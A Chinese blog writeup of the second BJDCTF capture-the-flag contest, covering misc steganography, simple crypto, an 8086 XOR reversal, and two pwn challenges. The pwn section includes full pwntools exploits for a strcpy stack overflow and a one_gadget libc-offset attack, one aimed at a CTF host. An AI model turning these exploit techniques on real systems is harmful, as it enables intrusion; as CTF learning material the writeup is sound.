第二届BJDCTF Writeup

原创

SkYe231_ 于 2020-04-04 00:09:20 发布 454 收藏 1

文章标签： CTF BJDCTF writeup 信息安全 安全

本文链接：https://blog.csdn.net/weixin_43921239/article/details/105304029

前面的话

水一水~

Misc


最简单的misc

zip 压缩包伪加密，改完标志位，解压得到文件 secret 。winhex 打开发现头部有 IHDR 标志，盲猜一个 PNG 文件，补一个文件头 89504E47 ，改后缀名。

隔壁是作者，重点是下面。十六进制转 Ascii 得到 flag 。

A_Beautiful_Picture

下载一个 png ，改高度得到 flag 。



EasyBaBa

jpg 19.9M 你见过么？反正我没见过。binwalk 一下没有东西，foremost 一下出来一个压缩包，里面还是一个大得出奇的 jpg 。winhex 看了一下 avi 文件，改后缀名，得到一段鬼畜，pr 逐帧查看视频，找到四个二维码，扫码。十六进制转 Ascii 码，转码后调整顺序得到 flag 。

问卷调查

认真填写才能获得 flag

小姐姐

~~用 stegdetect 检查 jpeg 文件，发现 jphide 加密。~~

```
stegdetect.exe -s 20 xiaojiejie.jpeg
```

~~然后爆破密码？~~

对，没错想多了。只需要这样：

Real_EasyBaBa

winhex 打开文件，仔细看，就能获得 flag 。

```
00000384  1D 00 01 00 01 05 01 01  01 00 00 00 00 00 00 00
00000400  00 00 00 07 04 05 06 08  09 03 02 01 FF C4 00 1D
00000416  01 01 00 00 07 01 01 00  00 00 00 00 00 00 00 00
00000432  00 00 01 02 03 04 05 06  07 08 09 FF DA 00 0C 03
00000448  01 00 02 10 03 10 00 00  01 EE C0 B8 A6 00 00 00
00000464  FF FF FF 00 FF FF FF FF  00 FF FF 00 00 00 FF FF
00000480  FF 00 FF 00 00 00 FF 00  00 FF 00 FF 00 00 FF 00
00000496  FF 00 FF 00 00 00 FF 00  00 FF 00 FF 00 00 FF 00
00000512  FF FF 00 00 00 00 FF 00  00 FF 00 FF 00 FF 00 00
00000528  FF 00 FF 00 00 00 FF 00  00 FF 00 FF 00 00 FF 00
00000544  FF 00 FF 00 FF 00 FF 00  00 FF 00 FF 00 00 FF 00
00000560  FF FF FF 00 FF FF FF 00  00 FF FF 00 00 00 FF FF
00000576  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000592  FF FF FF 00 FF FF FF 00  FF FF FF 00 FF FF 00 00
00000608  FF 00 00 00 00 00 FF 00  00 00 FF 00 00 FF 00 00
00000624  FF FF FF 00 00 00 FF 00  FF FF FF 00 00 FF 00 00
00000640  00 00 FF 00 00 00 FF 00  FF 00 00 00 00 FF 00 00
00000656  FF FF FF 00 00 00 FF 00  FF FF FF 00 FF FF FF 00
00000672  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000688  FF FF FF 00 FF 00 FF 00  FF FF FF 00 FF FF FF 00
00000704  FF 00 00 00 FF 00 FF 00  FF 00 FF 00 00 00 FF 00
00000720  FF FF FF 00 FF FF FF 00  FF FF FF 00 00 00
00000736  00 00 FF 00 00 00 FF 00  00 00 FF
00000752  FF FF FF 00 00 00 FF 00  FF FF FF
00000768  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000784  FF FF FF 00 FF FF 00 00  00 00 00 00 00 00 00 00
00000800  FF 00 00 00 00 FF 00 00  00 00 00 00 00 00 00 00
00000816  FF FF FF 00 00 FF 00 00  00 00 00 00 00 00 00 00
00000832  FF 00 FF 00 00 FF FF 00  00 00 00 00 00 00 00 00
00000848  FF 00 FF 00 00 FF 00 00  00 00 00 00 00 00 00 00
00000864  FF FF FF 00 00 FF 00 00  00 00 00 00 00 00 00 00
00000880  00 00 00 00 FF FF 00 63  DA E9 3C 36 B1 AA 93 59
00000896  20 35 51 18 6D 5B 12 CA  E9 C7 E9 10 E4 13 33 E2
00000912  C7 2C 6F 88 EA F9 18 65  2B 16 3C 67 C2 11 03 D3
00000928  D2 EC A6 B4 3C 62 0B 3C  AC 9F F1 0C 5F 70 1B 04
00000944  99 77 D7 5B D5 E5 09 C7  CE 9E 22 CD EA B6 11 5A
```

Crypto

签到

base64 加密

cat_flag

□：0 。□：1 。二进制再转字符串。

燕言燕语

十六进制转 Ascii ，再转维吉尼亚密码。密钥在 Ascii 解码后字符串前面

Reverse

guessgame

IDA打开，shift + F12 查看字符串，得到 flag 。

8086

asm8086 单片机么？这个比较曲折，用物理机 IDA 逆向出奇奇怪怪的指令，用虚拟机 IDA 逆向就能看得懂大半部分。加密方式就是异或，密文是 aUDuTZWjQGjzZWz 的值。

```
lea     bx, aUDuTZWjQGjzZWz ; "]U[du~|t@{z@wj.}.~q@gjz{z@wzqW~/b;"
loc_10039:                                              mov     di, cx
dec     di
xor     byte ptr [bx+di], 1Fh //异或0x1f
loop    loc_10039
lea     dx, aUDuTZWjQGjzZWz ;
mov     ah, 9
int     21h
```

完整exp

```
m = [0x5D, 0x55, 0x5B, 0x64, 0x75, 0x7E, 0x7C, 0x74, 0x40, 0x7B, 0x7A, 0x40, 0x77, 0x6A, 0x2E, 0x7D, 0x2E, 0x7E,
          0x71, 0x40, 0x67, 0x6A, 0x7A, 0x7B, 0x7A, 0x40, 0x77, 0x7A, 0x71, 0x57, 0x7E, 0x2F, 0x62, 0x3B]
flag = ''
for i in range(0x22):
    flag += chr(m[i] ^ 0x1F)
    print(flag)
```

Pwn

r2t3

跟攻防世界的一道题类似。漏洞在 name_check()，会将传入参数 s strcpy 给 &dest 造成溢出。

```
char *__cdecl name_check(char *s)
{
  char dest; // [esp+7h] [ebp-11h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Oops,u name is too long!");
    exit(-1);
  }
  printf("Hello,My dear %s", s);
  return strcpy(&dest, s); # 漏洞
}
```

完整exp：

```python
from pwn import *

context.log_level = 'debug'

p = remote("node3.buuoj.cn",29570)
#p = process("./r2t3")
elf = ELF("./r2t3")
libc = ELF("./r2t3")

payload = 'a'*0x11
payload += 'a'*0x4
payload += p32(0x8048430)
payload += p32(0xdeadbeef)
payload += p32(0x8048760)
payload = payload.ljust(256+6,'b')

p.recvuntil("name:")
p.sendline(payload)
p.recvuntil("My")

p.interactive()
```

one_gadget

感觉在哪里见过？

开局给提示：printf 函数地址，然后要求输入，输入完成后，会执行输入地址。所以依据给出地址计算 offset，算出 one_gadget 真实地址输入。

one_gadget 输入应该是十进制数，一开始 p64()，做不出来。

完整exp：

```python
#!/usr/bin/python
#encoding:utf-8

from pwn import *

context.log_level = 'debug'

p = process("./one_gadget")
elf= ELF("./one_gadget")
libc = ELF("./libc-2.29.so")

p.recvuntil("u:")
printf_got = int(p.recv(14),16)
log.success("printf_got:"+hex(printf_got))

libc_base = printf_got - libc.symbols['printf']
log.success("libc_base:"+hex(libc_base))

one_gadget = libc_base + 0x106ef8
log.success("one_gadget:"+hex(one_gadget))

p.recvuntil("gadget:")
p.sendline(str(one_gadget))

p.interactive()
```

官方

WP：https://www.ctfwp.com/%E5%AE%98%E6%96%B9%E8%B5%9B%E4%BA%8B%E9%A2%98/2020%E7%AC%AC%E4%BA%8C%E5%B1%8ABJDCTF